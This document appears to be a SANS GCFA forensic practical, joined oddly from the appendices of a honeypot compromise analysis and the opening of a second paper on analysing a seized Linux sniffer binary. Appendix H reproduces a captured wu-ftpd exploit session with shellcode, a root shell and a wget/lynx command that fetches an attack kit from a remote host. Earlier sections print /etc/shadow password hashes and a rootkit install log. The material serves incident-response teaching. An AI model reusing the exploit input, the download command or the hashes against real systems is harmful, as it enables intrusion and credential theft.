CPU Model: model name    : AMD-K6(tm)-III Processor
RAM: 60 Mb
HDD(s):
Filesystem    Type    Size  Used Avail Use% Mounted on
/dev/hda8     ext2    251M   32M  205M  14% /
/dev/hda1     ext2     23M  2.4M   19M  11% /boot
/dev/hda6     ext2    2.3G  2.1M  2.2G   0% /home
/dev/hda5     ext2    2.3G  367M  1.9G  16% /usr
/dev/hda7     ext2    251M  5.7M  232M   2% /var
/dev/hdc   iso9660    641M  641M     0 100% /mnt/cdrom
------------------------------------------------------------

Ports open:
portmap    308 root    4u  IPv4        266              TCP *:sunrpc
(LISTEN)
rpc.statd  333 root    1u  IPv4        312              TCP *:936 (LISTEN)
identd     421 root    4u  IPv4        383              TCP *:auth (LISTEN)
identd     424 root    4u  IPv4        383              TCP *:auth (LISTEN)
identd     425 root    4u  IPv4        383              TCP *:auth (LISTEN)
identd     427 root    4u  IPv4        383              TCP *:auth (LISTEN)
identd     428 root    4u  IPv4        383              TCP *:auth (LISTEN)
inetd      482 root    4u  IPv4        443              TCP *:ftp (LISTEN)
inetd      482 root    5u  IPv4        444              TCP *:telnet
(LISTEN)
inetd      482 root    6u  IPv4        445              TCP *:shell (LISTEN)
inetd      482 root    9u  IPv4        446              TCP *:login (LISTEN)
inetd      482 root   12u  IPv4        449              TCP *:finger
(LISTEN)
inetd      482 root   13u  IPv4        450              TCP *:linuxconf
(LISTEN)
lpd        496 root    6u  IPv4        468              TCP *:printer
(LISTEN)
sendmail   540 root    4u  IPv4        511              TCP *:smtp (LISTEN)
httpd      569 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      581 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      582 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      583 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      584 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      585 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      586 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      587 root   16u  IPv4        547              TCP *:www (LISTEN)
httpd      588 root   16u  IPv4        547              TCP *:www (LISTEN)
sshd      4864 root    3u  IPv4       8259              TCP *:1488 (LISTEN)
atd       4911 root    3u  IPv4       8265              TCP *:ssmtp (LISTEN)
------------------------------------------------------------------
/etc/passwd & /etc/shadow

/etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
```

```
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
named:x:25:25:Named:/var/named:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
jcb:x:500:500:Jason C. Bohrn:/home/jcb:/bin/bash
cgi:x:0:0::/home/cgi:/bin/bash

/etc/shadow
root:$1$EEbSeuji$vaFLMWdWT88/iB1KFaExE1:11823:0:99999:7:-1:-1:134540356
bin:*:11823:0:99999:7:::
daemon:*:11823:0:99999:7:::
adm:*:11823:0:99999:7:::
lp:*:11823:0:99999:7:::
sync:*:11823:0:99999:7:::
shutdown:*:11823:0:99999:7:::
halt:*:11823:0:99999:7:::
mail:*:11823:0:99999:7:::
news:*:11823:0:99999:7:::
uucp:*:11823:0:99999:7:::
operator:*:11823:0:99999:7:::
games:*:11823:0:99999:7:::
gopher:*:11823:0:99999:7:::
ftp:*:11823:0:99999:7:::
nobody:*:11823:0:99999:7:::
xfs:!!:11823:0:99999:7:::
named:!!:11823:0:99999:7:::
postgres:!!:11823:0:99999:7:::
jcb:$1$Y/GgQG9R$P7HMwtOA.4soEfZd9.4.O/:11823:0:99999:7:-1:-1:134540380
cgi:$1$AgPMj2oK$UbKIxaAgFziXtmzpAmrZF.:11825:0:99999:7:-1:-1:134540308
------------------------------------------------------------
interesting filez:


/usr/doc/ncurses-devel-5.0/hackguide.html
/usr/bin/msghack
/usr/share/emacs/20.5/etc/ulimit.hack

Searching for ccz..
```

/var/spool/mqueue/qfLAA05045

```
V2
T1021736809
K0
N0
```

```
P30736
I3/7/2016
Fb
$_root@localhost
Sroot
RPFD:scan@go.ro
H?P?Return-Path: <root>
HReceived: (from root@localhost)
      by delta.dyndns.ws (8.9.3/8.9.3) id LAA05045
      for scan@go.ro; Sat, 18 May 2002 11:46:49 -0400
H?D?Date: Sat, 18 May 2002 11:46:49 -0400
H?F?From: root <root>
H?x?Full-Name: root
H?M?Message-Id: <200205181546.LAA05045@delta.dyndns.ws>
HTo: scan@go.ro
HSubject: install.log
.
```

/var/spool/mqueue/dfLAA05045

```
Install log for 127.0.0.1  or 127.0.0.1

*** Rootkit install log ***

Installing...
chattr: No such file or directory while stating /etc/rc.d/init.d/sshd
chattr: No such file or directory while stating /etc/rc.d/init.d/syslogd
chattr: No such file or directory while stating /usr/local/sbin/sshd
chattr: No such file or directory while stating /usr/sbin/sshd
chattr: No such file or directory while stating /usr/sbin/syslogd
Shutting down kernel logger: [  OK  ]
Shutting down system logger: [  OK  ]
touch: /etc/rc.d/init.d/sshd: No such file or directory
ps ok
top
pstree ok
killall
ls ok
find
du ok
netstat
syslogd
ifconfig ok
sniffer
Starting INET services:
Starting at daemon: [  OK  ]
```

Appendix G – "-p pattern" Patches for TASK's dls Program

As part of our investigation, we modified the version of dls that comes with The @stake Sleuth Kit. Our modifications add the "-p pattern" argument, as can be seen here:

```
[root@birch]# dls -h
dls: invalid option -- h
usage: dls [-belvV] [-f fstype] [-p pattern] device [block... ]
(...)
        -p pattern: do not print blocks consisting only of pattern,
                where pattern is a byte represented by N where 0<=N<=255
```

The modification required changes to three files: src/fstools/dls.c, src/fstools/ext2fs.c, and src/fstools/fs_tools.h. The modification only affects behavior on Linux EXT2FS file systems, because that is all that we needed (but expanding it to other file systems is straightforward).

This option is only useful on a machine where a large portion of the unused disk space can be expected to have a known "clean" pattern. By definition, this excludes any production system unless free disk space is scrubbed regularly. However, this exactly matches most honeypot systems, because best practices recommend that the honeypot's disk be wiped before installation to avoid having old data contaminate the analysis.

If the honeypot disk was all set to 0 before installation, "-p 0" will exclude those blocks. If it is all set to 1 before installation, then "-p 255" will do the same. If each byte of the disk was set to 10101010, "-p 170" will exclude blocks matching that pattern exactly.

Here are the patches required to add "-p pattern" to `dls` (limited to the EXT2 file system):

src/fstools/dls.c

```
77a78
> unsigned char   pattern;
98c99
<     printf("usage: %s [-belvV] [-f fstype] device [block... ]\n", progname);
---
>     printf("usage: %s [-belvV] [-p pattern] [-f fstype] device [block... ]\n", progname);
104a106,107
>       printf("\t-p pattern: do not print blocks consisting only of pattern,\n");
>       printf("\t\twhere pattern is a byte represented by N where 0<=N<=255\n");
161a165
>     int i;
164c168,184
<     if (fwrite(buf, fs->block_size, 1, stdout) != 1)
---
>     /* code modified by gowen 9/02
>      * Don't write out blocks consisting entirely of pattern
>      * scan this block; stop at the first non-pattern byte
>      * FS_FLAG_PATTERN and pattern set using -p N arg, 0<=N<=255
>      */
>     if (flags & FS_FLAG_PATTERN) {

>         for (i=0; i<fs->block_size; i++) {
>             if (buf[i] != pattern) {
>                 break;
>             }
```

```
>       }
>     } else {
>       i = fs->block_size;
>     }
>
>     if ((i != fs->block_size)&& /* Don't write if all bytes match pattern */
>       (fwrite(buf, fs->block_size, 1, stdout) != 1))
237c257
<     while ((ch = getopt(argc, argv, "bef:lsvV")) > 0) {
---
>     while ((ch = getopt(argc, argv, "bef:lp:svV")) > 0) {
251c271,275
<               list = 1;
---
>           list = 1;
>           break;
>       case 'p':
>           flags |= FS_FLAG_PATTERN;
>           pattern = (unsigned char)atoi(optarg);
```

src/fstools/fs_tools.h

```
285a286
> #define FS_FLAG_PATTERN     (1<<13)        /* don't print if entire block matches pattern */
```

src/fstools/ext2fs.c

```
535c535,536
<
---
>       if (flags & FS_FLAG_PATTERN)
>               myflags = myflags | FS_FLAG_PATTERN;
```

Appendix H – Transcript & Attempted ID of Attack Tool

Because of the tcpdump log that we kept, we have a full transcript of the attack tool signature, which we present here. After being unable to locate the tool in the a.tgz archive of attack tools that the attacker downloaded, we searched the Internet in an attempt to identify the tool. We were not able to find a name or the source code for this tool, but we have found other compromises that used this tool. The compromises have some similarities – for example, the inability to download a rootkit on the first try – but do not share the same rootkit used, or the same set of tools downloaded. Evidence suggests that this multiple parties are using this tool and using the same tutorial or runbook, but that the runbook leaves details like the rootkit up to their discretion.

Matches for the attack were found at the following sites:

- http://www.incidents.org/detect/rating.html (Toby Miller, "Rating the Enemy: How to identify the enemy")
- http://www.nardware.co.uk/honeys/honey1/NardHoney1.htm (nard@nardware.co.uk, "Nardware Honeypot Breach")
- http://www.der-keiler.de/Newsgroups/comp.security.unix/2002-02/0201.html (Brian Havard, "New FTP attack?")

Because the string 7350 showed up in the attack, we checked the releases and advisories from team teso (http://www.team-teso.net/) (7350 == TESO), but none of the FTP exploits there matched. Some of the code (for example, the common functions in net.c) are from Team Teso exploits, so it looks as if the author based his code on one of their releases; perhaps that is why 7350 shows up. Alternately, it could be an unreleased Team Teso exploit.

Given the number of mistakes seen in exploits using this tool (both on Delta and in the incidents listed above), one might assume this script is available to kiddies, the less skilled end of the attacker pool. It is unusual for a tool to be in use by kiddies and not to be plastered over a number of "security sites."

```
220 delta.dyndns.ws FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 20
00) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS mozilla@
230-Unauthorized access prohibited.  Use may be subject to monitoring.
230-
230 Guest login ok, access restrictions apply.
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
(...repeat the previous two lines 71 more times...)
PWD
257 "/" is current directory.
CWD 000000000000000000000000000000000000000000000000000000000000000000000000
```

```
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000 ÿÿÿÿÿÿüÿÿÿÿÿÿ”á⌧ ëëëë  ëëëëëëëëëëëëë
ëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëë
ëëëëëëëëëëëëëëëëëëëëëëëëëëëë            1ÛC¸
tQ
-□
Ȅ‰áj⌧‰ÂÍ€ë1Û÷ã ÊYj⌧Í€ëèíÿÿÿÿÿÿ
550 0000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000_ÿÿÿüÿÿÿ”á⌧_ëë  ëëëëëëëëëëëëëëëëëëë
ëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëëë
ëëëëëëëëëëëëëëëëëëëëëëëëë____________1ÛC¸
tQ
-Ȅ‰áj□
X‰ÂÍ€ë1Û÷ã_ÊYj⌧Í€ëèíÿÿÿ: File name too long.
CWD ~/{.,.,.,.}
250 CWD command successful.
CWD .
250 CWD command successful.
RNFR ./././././././.
350 File exists, ready for destination name
CWD 735073
550 735073: No such file or directory.
CWD 73507
550 73507: No such file or directory.
CWD 7350é
550 7350é: No such file or directory.
RNFR .
350 File exists, ready for destination name
RNFR ./././././././.
350 File exists, ready for destination name
CWD ~{

sP
3Û÷ã°F3ÉÍ€jT‹Ü°'±íÍ€°=Í€R±ȟÿ../Dâø‹Ü°=Í€XjTj(XÍ€j
X™Rhn/shh//bi‰ãRS‰áÍ€unset
HISTFILE;id;uname -a;
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
Linux delta.dyndns.ws 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
echo 1 ; if [ -f /usr/bin/wget ] ; then /usr/bin/wget http://www.geocities.com
/pma17ro/kk.tgz ; else if [ -f /usr/bin/lynx ] ; then /usr/bin/lynx -dump http
://www.geocities.com/pma17ro/kk.tgz >> kk.tgz ; fi ; fi ; fi
echo 1 ; if [ -f /usr/bin/wget ] ; then /usr/bin/wget http://www.geocities.com
/pma17ro/kk.tgz ; else if [ -f /usr/bin/lynx ] ; then /usr/bin/lynx -dump http
://www.geocities.com/pma17ro/kk.tgz >> kk.tgz ; fi ; fi ; fi
```

(FTP server crashes at this point; logged as exit status 2)

References

[1] "Remote exploit possible in lpd", http://rhn.redhat.com/errata/RHSA-2001-147.html
[2] "Updated wu-ftpd packages are available", http://rhn.redhat.com/errata/RHSA-2001-157.html
[3] "Updated Apache packages fix chunked encoding issue", http://rhn.redhat.com/errata/RHSA-2002-103.html
[4] "Updated package for nfs-utils available", http://rhn.redhat.com/errata/RHSA-2000-043.html
[5] "Common Gateway Interface", http://hoohoo.ncsa.uiuc.edu/cgi/
[6] Fredrik Ostergren, "Linux rootkit from the mass-lpd autohacker", main site down so I listed multiple sources for the same analysis. Such sites are not always stable.

- http://security.alldas.org/?section=analysis&aid=4
- http://security.alldas.mirror.widexs.nl/analysis/?aid=4
- http://security24.banat.ro/papers/BkdoorRkTroj/Fredriktxt1.txt
- http://216.239.35.100/search?q=cache:I1tUHI5L_8MC:security.alldas.org/%3Fsection%3Danalysis%26aid%3D4+%22overkill+Red+Hat%22&hl=en&ie=UTF-8

[7] "Re: Madareet exploit", http://lists.jammed.com/incidents/2001/04/0050.html
[8] Ostergren, op. cit.
[9] RainbowHat, "Re: Troj/Blitz", http://cert.uni-stuttgart.de/archive/usenet/comp.os.linux.security/2002/07/msg00100.html
[10] Guilherme Mesquita, "weird DoS tool like Slice", http://archives.neohapsis.com/archives/vuln-dev/2000-q3/0958.html
[11] "The Coroner's Toolkit (TCT)," http://www.porcupine.org/forensics/tct.html
[12] "TASK", http://www.porcupine.org/forensics/tct.html
[13] Wipro UWIN, "Re: ssh", http://www.research.att.com/lists/uwin-users/2001/08/msg00041.html
[14] http://www.007-whois.net/cgi-bin/cart.cgi?typeofsearch=rawwhois&domain=go.ro
[15] "dls (unrm) - disk data recovery", dls manual page from TASK-1.50
[16] "The Open Source Definition," http://www.opensource.org/docs/definition.php
[17] http://www.7350.org/
[18] "SNARE – System iNtrusion Analysis & Reporting Environment", http://www.intersectalliance.com/projects/Snare/
[19] @stake Research Labs – Tools – Network Utility Tools, http://www.atstake.com/research/tools/
[20] Dave Dittrich, "Re: "ls: File too large"", http://lists.jammed.com/forensics/2002/04/0033.html

Analysis of Unknown Binary

Abstract: *We will analyze an unknown program binary that was seized from a computer, and determine its capabilities, purpose, possible uses, and identity. The analysis of the binary will be described in great detail, with the intent of educating the reader about analysis techniques, showing how ordinary UNIX tools can be used to manipulate both the file and the knowledge we gain from the file. Some familiarity with UNIX tools is assumed.*

Greg Owen
SANS GCFA
Practical v1.0
Part 2

Table of Contents

Legend

Throughout this paper, a number of typographical conventions have been used. Ordinary text is in Times New Roman font, as is this sentence. `The Courier font is used to denote text typed into and printed on a UNIX shell terminal, source code, and other text files on a UNIX system. Boxes are often used to set these types of text apart:`

```
[root@medusa]# echo "text the user types is shown in blue and underlined"
commands the user types are shown in blue
[root@medusa]# echo "command output remains in black font"
command output remains in black font
(Text in blue with Bold style is always a comment by the author, often
used to explain non-echoed shell text or places where output is trimmed)
```

Shell commands used in sentences in the text are in blue Courier (like `strings` or `md5sum`) to set them apart. This is necessary because some commands (like `strings`) are normal English words, and if read as English rather than a command might not make sense.

References are marked by superscript numbers, like this: [1234]. The "References" section at the end of the paper lists the source for the reference material.

Footnotes are marked by the dagger† and double dagger‡ symbols. The footnote itself will be found at the bottom of the current page. Footnotes contain comments, facts, and opinions of the author that clarify or explain issues mentioned but not directly pertaining to the subject at hand. A footnote does not indicate that a source was referenced.

Initial synopsis and background information

After the compromise of a corporate machine, the local administrator made the mistake of ignoring the company's Incident Response Policy (IRP) and logged in to try to boot the attacker off without help from Corporate Security. As sometimes happens, the attacker became aware of these efforts, and initiated destructive programs to hide his tracks and/or exact revenge for the local administrator's efforts.

As a result, the compromised system is in very poor shape for forensic work. The local administrator did copy one suspicious file onto floppy disk before the system's file systems were overwritten. At this point, Corporate Security was notified, and the first thing they did after arriving was get an MD5 checksum of the file, make multiple copies, and take it away for analysis. The system's disks were imaged and are also being taken for analysis, but because of the file system damage analysis is expected to be slow and incomplete. In order to quickly get an idea of what the attacker may have been doing, this binary must be analyzed first.

Because the binary is likely to be malicious code, proper quarantine procedures will be followed.

- The analysis will be performed on a quarantined laptop; specifically:
  - The hard disk will be wiped[†] before use
  - The OS will be loaded from CD
  - The binary will be copied to system via floppy or CD
  - The hard disk will be wiped after use
- The laptop will be disconnected from any network.
- If the binary appears to be network-related, then the laptop may be connected to a hub with a sniffer attached. Again, this hub must be disconnected from any network. Any other system attached to this hub must be wiped after use and reinstalled.

While these measures seem drastic, they are a reasonable precaution to ensure that malicious code never leaves the quarantine area. Software companies have been known to ship software with viruses on the install media[1]; Corporate Security follows strict quarantine rules to avoid any such infection.

Preparation

We receive the CD containing the suspect binary directly from Corporate Security, and are told that the compromised system was some type of UNIX system. The IRP states that any forensic data should be checksummed and multiple copies written onto non-writable media. We verify that Corporate Security has created multiple copies before beginning our analysis.

[†] Hard disk wipe is accomplished by booting into a CD-ROM based Linux system and then using `dd` to overwrite the entire hard drive with 0's, then verifying with `od` or `hexdump`

After receiving the CD, the analysis station is prepared as described above. The OS installed on the analysis station is Red Hat 7.3. After installing and configuring it, we boot it up and prepare the system. The only unusual action that we take is to create a file for use as a loopback file system, where the analysis will be performed. The reason for this is that we will want to analyze the binary on a file system with specific and unusual mount options. Also, by doing the analysis on a file system hosted within a file, it becomes trivial to make a copy of the work in progress and share it with someone else simply by copying the file – even easier than making a copy of the file system with dd and sharing it.

```
[root@medusa]# dd if=/dev/zero of=quarantine.fs bs=1024k count=50
50+0 records in
50+0 records out
[root@medusa]# ls -lh quarantine.fs
-rw-r--r--    1 root     root          50M Sep  8 13:39 quarantine.fs
[root@medusa]# losetup /dev/loop5 quarantine.fs
[root@medusa]# mkfs.ext3 /dev/loop5
mke2fs 1.27 (8-Mar-2002)
Filesystem label=
OS type: Linux
Block size=1024 (log=0)
Fragment size=1024 (log=0)
12824 inodes, 51200 blocks
2560 blocks (5.00%) reserved for the super user
First data block=1
7 block groups
8192 blocks per group, 8192 fragments per group
1832 inodes per group
Superblock backups stored on blocks:
        8193, 24577, 40961

Writing inode tables: done
Creating journal (4096 blocks): done
Writing superblocks and filesystem accounting information: done

This filesystem will be automatically checked every 35 mounts or
180 days, whichever comes first.  Use tune2fs -c or -i to override.
[root@medusa]# losetup -d /dev/loop5
```

For the initial analysis, the file system will be mounted with the "noatime" and "noexec" options. "Noatime" means that the access time on files in the file system will not be updated at all, and "noexec" means that binary programs can not be executed even if they have the appropriate file format and file system permissions for execution. While we will likely execute the program before the analysis is done, we do not want to do so by mistake in the early stages of the analysis[†]. Since the file system we've just created is

[†] Another way to manipulate the binary in a safe manner is to use a foreign system, for example, analyze a Linux binary on a Windows machine that has the Cygwin (http://www.cygwin.com) tools installed. This offers all the functionality of a UNIX shell without any ability to execute the binary. Because we can dedicate a machine to this analysis, using Linux at first is easier because we can use the same system for passive analysis and execution testing.

within a file and not a device/hard drive partition, the "loop" option will allow it to be mounted as if it was a hard drive partition.

```
[root@medusa]# mkdir mnt
[root@medusa]# mount -t ext3 -o loop,noatime,noexec ./quarantine.fs ./mnt
[root@medusa]# cd mnt
[root@medusa]# ls
lost+found
[root@medusa]# df -h .
Filesystem            Size  Used Avail Use% Mounted on
/root/quarantine.fs    48M  4.1M   41M   9% /root/mnt
[root@medusa]#
```

Now that the appropriate "lab" for the analysis has been created, we will insert the CD and make a copy of the suspect binary. The CD label indicates that the suspect binary is in a zip file along with an MD5 signature; we will of course verify this.

```
[root@medusa]# mount -t iso9660 -o ro /mnt/cdrom
[root@medusa]# ls /mnt/cdrom
sn.zip
[root@medusa]# cp /mnt/cdrom /root/mnt
[root@medusa]# cd /root/mnt
[root@medusa]# zipinfo -l sn.zip
Archive:  sn.zip   175185 bytes   2 files
-rw-rw-rw-  2.0 fat   399124 b-   174950 defN 11-Apr-02 09:29 sn.dat
-rw-rw-rw-  2.0 fat       37 t-       37 stor 11-Apr-02 09:29 sn.md5
2 files, 399161 bytes uncompressed, 174987 bytes compressed:  56.2%
[root@medusa]#
```

Everything looks good, so we are ready to unpack and examine the binary.

Binary Details

The first piece of information to try to get is the modification, access and change (MAC) times for the file. The file has been placed on a "noatime" mounted file system for the purpose of ensuring that the zip extraction process cannot mistakenly alter the access time, which is the easiest of the three timestamps to mistakenly change. `Unzip` on UNIX is supposed to restore dates, times and permissions[2], but having the files on a volume that doesn't allow access time modification will keep any other forensic activities from modifying it. There is no way to preserve the Change time (ctime) on a file when it is being extracted from zipfile onto a Linux drive[3], but then the Change time would have been modified when the local administrator copied the file off the victimized system in the first place. The "-X" option to `unzip` will be used to restore user (UID) and group (GID) information.

```
 [root@medusa]# unzip -v sn.zip
Archive:  sn.zip
 Length   Method    Size  Ratio   Date   Time   CRC-32    Name
--------  ------  ------- -----   ----   ----   ------    ----
  399124  Defl:N   174950  56%  04-11-02 09:29  d80a22be  sn.dat
```

```
      37  Stored        37   0%  04-11-02 09:29  0b9f9462  sn.md5
--------          -------  ---                            -------
  399161           174987  56%                            2 files

[root@medusa]# unzip -X sn.zip
Archive:  sn.zip
  inflating: sn.dat
 extracting: sn.md5
[root@medusa]# ls -l
total 579
drwx------    2 root     root        12288 Sep  8 13:41 lost+found
-rw-rw-rw-    1 root     root       399124 Apr 11 09:29 sn.dat
-rw-rw-rw-    1 root     root           37 Apr 11 09:29 sn.md5
-rw-r--r--    1 root     root       175185 Sep  8 13:55 sn.zip
[root@medusa]#
```

The unzip -v command above listed the details about the files in the archive, which we can compare against the files once they are extracted as another check that the file times aren't changed by the unzip process. After extracting with unzip -X, we get a full directory listing and compare the file times on the extracted files against the times listed inside the zip file.

The file ownership and permissions (root.root, a+rw) are not consistent with what we would expect for a binary; for a UNIX binary to execute it needs the "x" or eXecution privilege assigned to it. This could mean one of several things: either the program was zipped on a non-UNIX system (i.e., DOS/Windows), or the binary was made non-executable by the local administrator who copied it or the Corporate Security personnel who archived it in order to avoid accidental execution. The easiest way to find out would be to call them, but they're both unavailable, so we run zipinfo to see if we can tell how the zipfile was created:

```
[root@medusa]# zipinfo -l sn.zip
Archive:  sn.zip   175185 bytes   2 files
-rw-rw-rw-  2.0 fat   399124 b-   174950 defN 11-Apr-02 09:29 sn.dat
-rw-rw-rw-  2.0 fat       37 t-       37 stor 11-Apr-02 09:29 sn.md5
2 files, 399161 bytes uncompressed, 174987 bytes compressed:  56.2%
[root@medusa]#
```

The third column on lines 2 and 3 states "fat", which means that the archive was created on a DOS/FAT operating system/disk. This can also be seen by running zipinfo -v sn.zip. The relevant output is listed here; full output is listed in Appendix A for reference.

```
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  file last modified on (DOS date/time):            2002 Apr 11 09:29:58
  MS-DOS file attributes (20 hex):                  arc
```

The evidence clearly indicates that this file was archived on a DOS or Windows system, but we were told that this file came from a compromised UNIX system. As a precaution,

we will double check what type of file sn.dat is. The `file` command is the easiest way to check for an executable without executing the program:

```
[root@medusa]# file sn.dat
sn.dat: ELF 32-bit LSB executable, Intel 80386, version 1, statically linked,
stripped
```

An ELF executable definitely means UNIX, and since it is an X86 based ELF then the most likely source operating system is Linux. Using the strings and grep commands, we can search the binary for text that contains "linux":

```
[root@medusa]# strings sn.dat | grep -i linux
@(#) $Header: pcap-linux.c,v 1.15 97/10/02 22:39:37 leres Exp $ (LBL)
linux socket: %s
linux SIOCSIFFLAGS: %s
[root@medusa]#
```

"pcap-linux.c" is a source file associated with putting Linux ethernet interfaces into promiscuous mode, so this must be a Linux binary. No other operating system would be compatible at that low an interface level.

Finally, we want to verify whether or not "root" was the original group and user on the sn.dat file. A zip file which contains UID/GID information will contain a `zipinfo -v` report like the following:

```
  The central-directory extra field contains:
  - A subfield with ID 0x7855 (Unix UID/GID) and 0 data bytes.
```

The `zipinfo -v` report for sn.dat did not contain this subfield; therefore we are certain that the user/group info for this file is not in the zip file and was therefore lost. The ownership was set to root.root because that was the UID and GID of the user that extracted the files on the analysis station.

We know that since this zipfile was created on a FAT partition, the ownership (UID/GID) is missing and the file permissions are inappropriate and probably incorrect. We are reasonably sure the zip file was created on a different system than it was found on, and that they zip system was DOS/Windows – the binary is a Linux executable, and even if it was stored on a FAT partition and zipped on a FAT partition under Linux, `zipinfo` would still say it was a UNIX (unx) file instead of FAT[†].

This also suggests that the file times are not going to be appropriate, because the file had to have been moved off of the Linux machine before being zipped. Let's look at what the MAC times are:

[†] Empirically tested on Red Hat 7.3, zip 2.3, in /mnt/floppy formatted for DOS FAT. This makes sense because Linux emulates Unix UID/GID and r/w/x permissions on FAT file systems, with limited flexibility.

```
[root@medusa]# stat sn.dat
  File: "sn.dat"
  Size: 399124          Blocks: 786        IO Block: -4611692134460813312
Regular File
Device: 707h/1799d      Inode: 14          Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Apr 11 09:29:58 2002
Modify: Thu Apr 11 09:29:58 2002
Change: Sat Sep  7 12:09:18 2002

[root@medusa]#
```

The Access time and the Modification time are the same, which isn't what might be expected. If the attacker installed the binary, and executed it, then the access time would reflect the time when the program was executed, and the modification time would reflect the time when it was installed. Either the attacker never executed the binary, or two timestamps were modified by the personnel responding to the attack. One way to find out might be to look at the timestamp on the MD5 checksum file that came with the binary:


```
[root@medusa]# stat sn.md5
  File: "sn.md5"
  Size: 37              Blocks: 2          IO Block: -4611692134460813312
Regular File
Device: 707h/1799d      Inode: 15          Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Apr 11 09:29:52 2002
Modify: Thu Apr 11 09:29:52 2002
Change: Sat Sep  7 12:09:18 2002

[root@medusa]#
```

The sn.dat and sn.md5 file were both accessed and modified at 9:29 AM EST on Thursday April 11. The MD5 file was actually accessed/modified 6 seconds before the access/modification time of the binary file. Therefore, the timestamps probably indicate the times of action taken by the personnel responding to the incident, not the attacker[†]. This reinforces the idea that the binary was first copied off of the Linux system it was found on, and zipped on a different (DOS/Windows) system.

The other integrity check that we will do on the extracted file is to calculate the MD5 checksum and compare it to the checksum that is in the sn.md5 file that was included in the zipfile. Because this is a "fingerprint" of sorts, we will store this evidence as an image file rather than a text log, as images are trusted more than typed text by juries. In order to do this, we start the SSH daemon on the analysis system, plug it into a hub, and plug another workstation into the hub so that we can `ssh` into the analysis system (which doesn't itself support screenshots, as it is a text mode login) and take a screenshot of the remote session:

[†] There are several ways the timestamps could have been better preserved. See Appendix B for details.



In addition to visually verifying that the checksums are equal, we use `awk` to print just the checksum value (and not the filename) into a file for both checksums, and use `diff` to verify that the two are equivalent. Comparing a 32-digit number by hand is an error-prone process, but something a computer is very good at.

The two checksums match, which indicates that sn.dat is the same exact file that was originally checksummed by the Corporate Security employees who responded to the incident.

